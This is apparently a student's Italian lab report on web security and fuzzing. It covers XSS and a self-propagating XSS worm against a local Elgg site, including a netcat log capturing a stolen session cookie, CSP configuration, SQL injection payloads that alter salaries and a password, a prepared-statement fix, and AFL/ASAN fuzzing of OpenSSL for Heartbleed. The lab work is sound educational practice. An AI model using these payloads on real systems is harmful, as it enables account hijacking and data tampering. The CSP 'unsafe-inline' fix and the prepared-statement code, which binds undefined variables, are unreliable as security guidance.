Inserire la frase "SAMY IS MY HERO" nel profilo di altre persone senza il loro consenso.

Per costruire un corretto payload abbiamo bisogno di raccogliere delle informazioni. Pertanto, preliminarmente, ci siamo messe in ascolto sul porto 5555:

```
unina@software-security:~/software-security/web-security/xss-elgg$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 47586
GET /?c=Elgg%3Dj6r1hrf84nkmvmuuueub4gu4itd HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: image/avif,image/webp,*/*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabeledgg.com/
```

Figura 34: Ascolto sul porto 5555

In questo modo abbiamo ottenuto anche il cookie di Alice.

Andando con il cursore su “add friend” abbiamo scoperto il guid di Samy: 59.

Infine, abbiamo inserito nella variabile content i parametri e la frase di interesse.

```
1 <script type="text/javascript">
2 window.onload = function(){
3     var guid  = "&guid=" + elgg.session.user.guid;
4     var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
5     var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
6     var name  = "&name=" + elgg.session.user.name;
7
8     // Construct the content of your url.
9     var sendurl = "http://www.xsslabeledgg.com/action/profile/edit";      // FILL IN
10    var content = guid+ts+token+name+"&description= SAMY is my hero";      // FILL IN
11    var samyGuid = 59;          // FILL IN
12
13    if (elgg.session.user.guid != samyGuid){
14        //Create and send Ajax request to modify profile
15        var Ajax=null;
16        Ajax = new XMLHttpRequest();
17        Ajax.open("POST",sendurl,true);
18        Ajax.setRequestHeader("Content-Type",
19                            "application/x-www-form-urlencoded");
20        Ajax.send(content);
21    }
22 }
23 </script>
```

Figura 35: Costruzione del payload

Per evitare che lo script venga eseguito sul profilo stesso di Samy è presente un *if* che confronta il guid dell'utente con quello di Samy.

Eseguendo il login con il profilo di Alice, si può notare come tale profilo non abbia nessun messaggio sulla propria bacheca:




Figura 36: Bachecca Alice

Nel momento in cui si va a visitare la bacheca di Samy lo script malevolo inserito farà partire la richiesta POST.

Di seguito si può osservare la modifica del profilo:




Figura 37: "SAMY is my hero"

2.2.2 WORM

Fare in modo che l'attacco XSS si auto-propaghi (worm).

Per fare in modo che l'attacco si auto-propaghi, il worm deve inserire una copia di se stesso così che le persone che visiteranno una bacheca colpita dallo script, inseriranno a loro volta una copia dello script nella propria, colpendo le persone che la visiteranno.

A partire dallo script precedente sono state effettuate delle modifiche inserendo:

- un id = “worm”;
- le variabili headerTag e tailTag per racchiudere lo script;
- la variabile jsCode per prelevare l'intero codice associato all'id.

Il payload modificato appare in questo modo:

```
1 <script type="text/javascript" id="worm">
2 window.onload = function(){
3   var guid = "&guid=" + elgg.session.user.guid;
4   var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
5   var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
6   var name = "&name=" + elgg.session.user.name;
7
8
9   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
10  var jsCode = document.getElementById("worm").innerHTML;
11  var tailTag = "</script>";
12  // Put all the pieces together, and apply the URI encoding
13  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
14  // Set the content of the description field and access level
15  var desc = "&description=Samy is my hero" + wormCode;
16  desc += "&accesslevel[description]=2";
17
18
19  // Construct the content of your url.
20  var sendurl = "http://www.xsslavelgg.com/action/profile/edit";      // FILL IN
21  var content = guid+ts+token+name+desc;          // FILL IN
22  var samyGuid = 59;    // FILL IN
23
24  if (elgg.session.user.guid != samyGuid){
25    //Create and send Ajax request to modify profile
26    var Ajax=null;
27    Ajax = new XMLHttpRequest();
28    Ajax.open("POST",sendurl,true);
29    Ajax.setRequestHeader("Content-Type",
30                          "application/x-www-form-urlencoded");
31    Ajax.send(content);
32  }
33 }
34
35 </script>
36 |
```

Figura 38: Payload con worm

Vediamo come appare la bacheca di Alice con il nuovo attacco:



Figura 39: Bacheca di Alice – worm

Controlliamo che Alice abbia il worm:

About me

Embed content Visual editor

```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function(){
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
var token = "&_elgg_token=" + elgg.security.token._elgg_token;
var name = "&name=" + elgg.session.user.name;

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
// Set the content of the description field and access level
var desc = "&description=Samy is my hero" + wormCode;
desc += "&accesslevel[description]=2";
//...

// Construct the content of your url.
var sendurl = "http://www.xsslabelgg.com/action/profile/edit"; // FILL IN
var content = guid+ts+token+name+desc; // FILL IN
var samyGuid = 59; // FILL IN

if (elgg.session.user.guid != samyGuid){
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax = new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
```

Figura 40: Script Alice con il worm

Visitiamo il profilo di Alice dal profilo di Charlie e notiamo come Charlie sia stato attaccato a sua volta, tramite la descrizione in About me “Samy is my hero”.

The screenshot shows Charlie's profile page. At the top, there is a green progress bar. Below it, the name "Charlie" is displayed in a large, dark font. Underneath the name are two blue buttons: "Edit avatar" and "Edit profile". On the left side, there is a cartoon illustration of a boy with brown hair and a beret, holding a magnifying glass over his eye. To the right of the illustration, under the heading "About me", is the text "Samy is my hero". At the bottom of the profile page, there are two tabs: "Blogs" and "Bookmarks". In the bottom right corner of the main content area, there is a link labeled "Add widgets".

Figura 41: Bachecca di Charlie - worm

2.2.3 CSP

Visitare i siti web *example32a.com*, *example32b.com*, *example32c.com* distribuiti localmente dal laboratorio. Ogni pagina mostra 6 aree e il codice JS cerca di scrivere “OK” in esse. Se viene visualizzato “Failed”, il CSP ha bloccato il JS. Modificare la configurazione del server in modo che tutte le aree visualizzino “OK”.

Ricordiamo che il Content Security Policy (CSP) è un campo che si può specificare nell’header di una risposta HTTP, che va a specificare quali sono le sorgenti fidate e approvate dal web server per l’esecuzione dello script.

Nel file *apache_csp.conf* è stato possibile analizzare la configurazione del CSP per ogni sito.

```
1  # Purpose: Do not set CSP policies
2  <VirtualHost *:80>
3      DocumentRoot /var/www/csp
4      ServerName www.example32a.com
5      DirectoryIndex index.html
6  </VirtualHost>
7
8  # Purpose: Setting CSP policies in Apache configuration
9  <VirtualHost *:80>
10     DocumentRoot /var/www/csp
11     ServerName www.example32b.com
12     DirectoryIndex index.html
13     Header set Content-Security-Policy " \
14         default-src 'self'; \
15         script-src 'self' *.example70.com \
16         "
17 </VirtualHost>
18
19 # Purpose: Setting CSP policies in web applications
20 <VirtualHost *:80>
21     DocumentRoot /var/www/csp
22     ServerName www.example32c.com
23     DirectoryIndex phpindex.php
24 </VirtualHost>
```

Figura 42: File *apache_csp.conf*

- Per il dominio *www.example32a.com* non è stata impostata nessuna politica CSP.
- Per il dominio *www.example32b.com* è stata utilizzata la direttiva Header set Content Security-Policy per definire le politiche CSP.
- Per il dominio *www.example32c.com* il server ospita un’applicazione web scritta in PHP (DirectoryIndex *phpindex.php*). Le politiche CSP in questo caso sono gestite dall’applicazione web stessa, come si può osservare in figura:

```
1  <?php
2      $cspheader = "Content-Security-Policy:" .
3          "default-src 'self';".
4          "script-src 'self' 'nonce-111-111-111' *.example70.com".
5          "";
6      header($cspheader);
7  ?>
8
9  <?php include 'index.html';?>
```

Figura 43: File *phpindex.php*

EXAMPLE A

Come mostrato in figura l'esempio A non mostra alcun problema:




Figura 44: Esempio A

Dopo aver cliccato sul button abbiamo ricevuto il seguente messaggio:




Figura 45: Esempio A - esecuzione

EXAMPLE B

Come mostrato in figura l'esempio B mostra diversi problemi:



Figura 46: Esempio B

Per risolvere i punti “Failed” sarebbe stato sufficiente inserire in maniera esplicita i punti “Nonce” e “www” nel file di configurazione. Tuttavia, il punto 3 rappresentava un problema essendo “NoNonce”, quindi abbiamo scelto di utilizzare l’header ‘*unsafe-inline*’.

```
apache_csp.conf      phpindex.php
1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3   DocumentRoot /var/www/csp
4   ServerName www.example32a.com
5   DirectoryIndex index.html
6 </VirtualHost>
7
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10  DocumentRoot /var/www/csp
11  ServerName www.example32b.com
12  DirectoryIndex index.html
13  Header set Content-Security-Policy " \
14    default-src 'self'; \
15    script-src 'self' 'unsafe-inline' *.example70.com \
16    script-src 'self' 'unsafe-inline' *.example60.com \
17  "
18 </VirtualHost>
```

Figura 47: File di configurazione modificato

Ecco come appare l'esempio B dopo aver effettuato le modifiche:




Figura 48: Esempio B

EXAMPLE C

Come mostrato in figura anche l'esempio C mostra diversi problemi:




Figura 49: Esempio C

La risoluzione è stata realizzata allo stesso modo dell'esempio B, utilizzando sempre l'header '*unsafe-inline*', questa volta però le modifiche sono state effettuate nel file di estensione php.

```
apache_csp.conf          phpindex.php
1 <?php
2     $cspheader = "Content-Security-Policy:" .
3             "default-src 'self';".
4             "script-src 'self' *.example60.com *.example70.com 'unsafe-".
5             "inline' ".
6             "";
7     header($cspheader);
8
9 <?php include 'index.html';?>
10
```

Figura 50: Esempio C – script

Ecco come appare l'esempio C dopo aver effettuato le modifiche:




Figura 51: Esempio C

2.3 SQL Injection

L'SQL injection è una tecnica di hacking che sfrutta le vulnerabilità nelle applicazioni web per inserire comandi SQL dannosi, consentendo agli hacker di accedere, modificare o eliminare dati nel database.

2.3.1 MODIFY TABLE

1. Effettuare il login come Alice (pass:seedalice) e aumentare il proprio stipendio.
2. Punire il capo Boby, riducendo il suo stipendio a 1 dollaro.
3. Cambiare la password di Boby con una password nota e accedere al suo account.

Il database prima delle modifiche si presenta nel seguente modo:

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f0f6618e83951a6effc0

Figura 52: Database di partenza

PRIMA RICHIESTA

- Effettuare il login come Alice (pass:seedalice) e aumentare il proprio stipendio.

La pagina di Edit Profile presenta un form mediante il quale si possono modificare le informazioni del proprio profilo. Per effettuare le modifiche utilizziamo:

- Alice': chiude la stringa SQL che rappresenta il nickname nel comando UPDATE. L'apice singolo finale è importante perché interrompe la stringa SQL, consentendo di aggiungere ulteriori comandi.
- Salary='99999': Imposta il valore del campo Salary nel database a '99999'.
- #: questo simbolo è un commento in SQL e viene utilizzato per ignorare tutto ciò che segue sulla stessa linea. Nel contesto di un'iniezione SQL, può essere usato per evitare che il resto della query originale venga eseguito.

Alice's Profile Edit

NickName	Alice',salary=99999 #
Email	alice@gmail.com
Address	Naples
Phone Number	3331798025
Password	Password
Save	

Figura 53: Edit Profile

Di seguito è possibile osservare le modifiche nel database:

Alice Profile	
Key	Value
Employee ID	10000
Salary	99999
Birth	9/20
SSN	10211002
NickName	Alice
Email	alice@gmail.com
Address	Naples
Phone Number	3331798025

Figura 54: Database modificato

SECONDA RICHIESTA

- Punire il capo Boby, riducendo il suo stipendio a 1 dollaro.

Questa volta per effettuare le modifiche utilizziamo anche:

- WHERE name='Boby': Specifica la condizione in cui vogliamo aggiornare il record dove il nome è 'Boby'.

Alice's Profile Edit	
NickName	Alice',salary=1 where Name='Boby'; #
Email	alice@gmail.com
Address	Naples
Phone Number	3331798025
Password	Password
Save	

Figura 55: Edit Profile

Si può notare come nel database la modifica sia andata a buon fine:

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email
NickName	Password							
1	Alice	10000	99999	9/20	10211002	3331798025	Naples	alice@gmail.com
2	Boby	20000	1	4/20	10213352			

Figura 56: Database

TERZA RICHIESTA

- Cambiare la password di Boby con una password nota e accedere al suo account.

Per il cambio della password, si può creare un payload molto simile ai precedenti dove adesso ciò che si va a modificare è il campo password anziché il campo salary. Dal momento che il database salva il valore di hash SHA1 delle password al posto della stringa di password in chiaro, c'è la necessità di utilizzare la funzione sha1() nella nostra query.

The screenshot shows a web application interface titled "Alice's Profile Edit". The "Nickname" field contains the value "' ,password=sha1('123') where Name='Bob)". The "Email" field contains "alice@gmail.com". The "Address" field contains "Naples". The "Phone Number" field contains "3331798025". The "Password" field contains "Password". At the bottom is a green "Save" button.

Figura 57: Edit profile

È possibile osservare il database prima e dopo le modifiche:

```
mysql> select * from credential;
+----+----+----+----+----+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+----+----+----+----+----+----+----+----+----+----+----+
| 1 | Alice | 10000 | 99999 | 9/20 | 10211002 | 3331798025 | Naples | alice@gmail.com | Alice | 522b276a356bdf39013dfabea2cd43e141ecc9e8 |
| 2 | Boby | 20000 | 1 | 4/20 | 10213352 | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
+----+----+----+----+----+----+----+----+----+----+----+----+
```

Figura 58: Database prima delle modifiche

```
+----+----+----+----+----+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+----+----+----+----+----+----+----+----+----+----+----+
| 1 | Alice | 10000 | 99999 | 9/20 | 10211002 | 3331798025 | Naples | alice@gmail.com | Alice | 522b276a356bdf39013dfabea2cd43e141ecc9e8 |
| 2 | Boby | 20000 | 1 | 4/20 | 10213352 | | | | | 40bd001563085fc35165329ea1ff5c5ecbdbbeef |
+----+----+----+----+----+----+----+----+----+----+----+----+
```

Figura 59: Database dopo le modifiche

2.3.2 PREPARED STATEMENT

Modifica la web app al fine di renderla robusta ad attacchi di SQL Injection con il meccanismo dei prepared statement.

I prepared statement sono delle contromisure che permettono di evitare che un utente possa modificare le query.

Il file da modificare è *unsafe.php*, presente nella cartella *image_www/code/defense*.

```

1      <?php
2      // Function to create a sql connection.
3  ↘  function getDB() {
4      $dbhost="10.9.0.6";
5      $dbuser="seed";
6      $dbpass="dees";
7      $dbname="sqllab_users";
8
9      // Create a DB connection
10     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
11     if ($conn->connect_error) {
12         die("Connection failed: " . $conn->connect_error . "\n");
13     }
14     return $conn;
15 }
16
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 $result = $conn->query("SELECT id, name, eid, salary, ssn
26                         FROM credential
27                         WHERE name= '$input_uname' and Password= '$hashed_pwd'");
28 if ($result->num_rows > 0) {
29     // only take the first row
30     $firstrow = $result->fetch_assoc();
31     $id      = $firstrow["id"];
32     $name    = $firstrow["name"];
33     $eid      = $firstrow["eid"];
34     $salary   = $firstrow["salary"];
35     $ssn      = $firstrow["ssn"];
36 }
37
38 // close the sql connection
39 $conn->close();
40 ?>
```

Figura 60: File *unsafe.php*

Il codice presenta una vulnerabilità perché la query concatena direttamente i valori di input *\$input_uname* e *\$hashed_pwd*. Inoltre, presenta altre vulnerabilità, tra cui:

- L'algoritmo SHA-1 utilizzato per memorizzare le password, considerato deprecato e poco sicuro.
- I parametri GET utilizzati per passare username e password che sono visibili nell'URL e possono essere facilmente intercettati.

È stato apportato il seguente cambiamento al codice, introducendo l'uso dei prepared statements:

```

19
20
21 // create a connection
22 $conn = getDB();
23
24 /*
25 // do the query
26 $result = $conn->query("SELECT id, name, eid, salary, ssn
27     FROM credential
28     WHERE name= '$input_uname' and Password= '$hashed_pwd'");
29 if ($result->num_rows > 0){
30     // only take the first row
31     $firstrow = $result->fetch_assoc();
32     $id      = $firstrow["id"];
33     $name    = $firstrow["name"];
34     $eid     = $firstrow["eid"];
35     $salary  = $firstrow["salary"];
36     $ssn     = $firstrow["ssn"];
37 }
38 */
39
40 $sql = "SELECT id, name, eid, salary, ssn
41     FROM credential
42     WHERE id = ? and password = ? ";
43
44 $stmt = $conn-> prepare($sql);
45
46 //Bind parameters to the query
47 $stmt-> bind_param("ss", $id, $pwd);
48 $stmt-> execute();
49 $stmt-> bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_ssn);
50 $stmt-> fetch();
51
52 // close the sql connection
53 $conn-> close();
54 ?>

```

Figura 61: File *unsafe.php* modificato

Di seguito è possibile osservare come le modifiche siano andate a buon fine:

USERNAME	Alice'#
PASSWORD	***
<input type="button" value="Get User Info"/>	

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

Figura 62: Esecuzione dopo le modifiche

3. Lab 3 – Fuzzing

3.1 Challenge

OpenSSL è una libreria ampiamente utilizzata per implementare i protocolli di sicurezza TLS (Transport Layer Security) e SSL (Secure Socket Layer).


Heartbleed era un bug presente nella libreria OpenSSL: l'utente poteva mandare una stringa, seguita dalla sua lunghezza e il server rispondeva con la stessa stringa, utilizzando la lunghezza fornita. Se l'utente inseriva però una lunghezza maggiore, la funzione non effettuava nessun controllo sulla lunghezza, rispondendo oltre alla parola inserita, anche il restante numero di caratteri fornito in input.

Lo scopo dell'esercizio è quello di identificare la vulnerabilità utilizzando AFL con ASAN.

ASAN

- Eseguire il fuzzing di OpenSSL con AFL e Address Sanitizer (ASAN).

Come fase preliminare, è stata eseguita la compilazione della libreria OpenSSL, abilitando ASAN, necessario per il rilevamento di vulnerabilità inerenti ad una scorretta gestione della memoria:



```
unina@software-security:~/software-security/fuzzing/heartbleed$ cd openssl
unina@software-security:~/software-security/fuzzing/heartbleed/openssl$ CC=afl-clang-fast CXX=afl-clang-fast++ ./config -d
Operating system: x86_64-whatever-linux2
Configuring for debug-linux-x86_64
Configuring for debug-linux-x86_64
```

Figura 63: Compilazione di OpenSSL



```
unina@software-security:~/software-security/fuzzing/heartbleed/openssl$ AFL_USE_ASAN=1 make build_libs
making all in crypto...
```

Figura 64: Abilitazione di ASAN

Come da richiesta è stata integrata la modifica al file *handshake.cc* al fine di leggere 100 byte da Standard Input e copiarli in un array di byte. Di seguito il codice modificato:

```
26 int main() {
27     static SSL_CTX *sctx = Init();
28     SSL *server = SSL_new(sctx);
29     BIO *sinbio = BIO_new(BIO_S_mem());
30     BIO *soutbio = BIO_new(BIO_S_mem());
31     SSL_set_bio(server, sinbio, soutbio);
32     SSL_set_accept_state(server);
33
34     uint8_t data[100] = {0};
35     size_t size = read(0,data,100);
36     if (size == -1){
37         printf("Failed to read from stdin \n");
38         return (-1);
39     }
40
41     BIO_write(sinbio, data, 100);
42     SSL_do_handshake(server);
43     SSL_free(server);
44     return 0; }
```

Figura 65: File *handshake.cc*

Una volta completato il test harness, lo si può compilare utilizzando AFL e abilitando anche qui ASAN.


AFL è un fuzzers popolare basato su mutazione, quindi l'idea alla base è quella di partire da un input valido (seed) e randomizzarlo man mano.



```
unina@software-security:~/software-security/fuzzing/heartbleed$ AFL_USE_ASAN=1 afl-clang-fast++ -g handshake.cc openssl/libssl.a openssl/libcrypto.a -o handshake -I openssl/include -Lldl
afl-cc++4.00c by Michal Zalewski, Laszlo Szekeres, Marc Heuse - mode: LLVM-PCGUARD
-SanitizerCoveragePCGUARD++4.00c
[+] Instrumented 12 locations with no collisions (non-hardened, ASAN mode) of which are 0 handled and 0 unhandled selects.
unina@software-security:~/software-security/fuzzing/heartbleed$
```

Figura 66: Compilazione con AFL e ASAN

Per eseguire il programma, è necessario un certificato fittizio generato da openssl:



```
unina@software-security:~/software-security/fuzzing/heartbleed$ openssl req -x509 -newkey rsa:512 -keyout server.key -out server.pem -days 365 -nodes -subj /CN=a/
```

Figura 67: Certificato fittizio

Successivamente è stato creato, quindi, il seed nella cartella input:




Figura 68: Seed

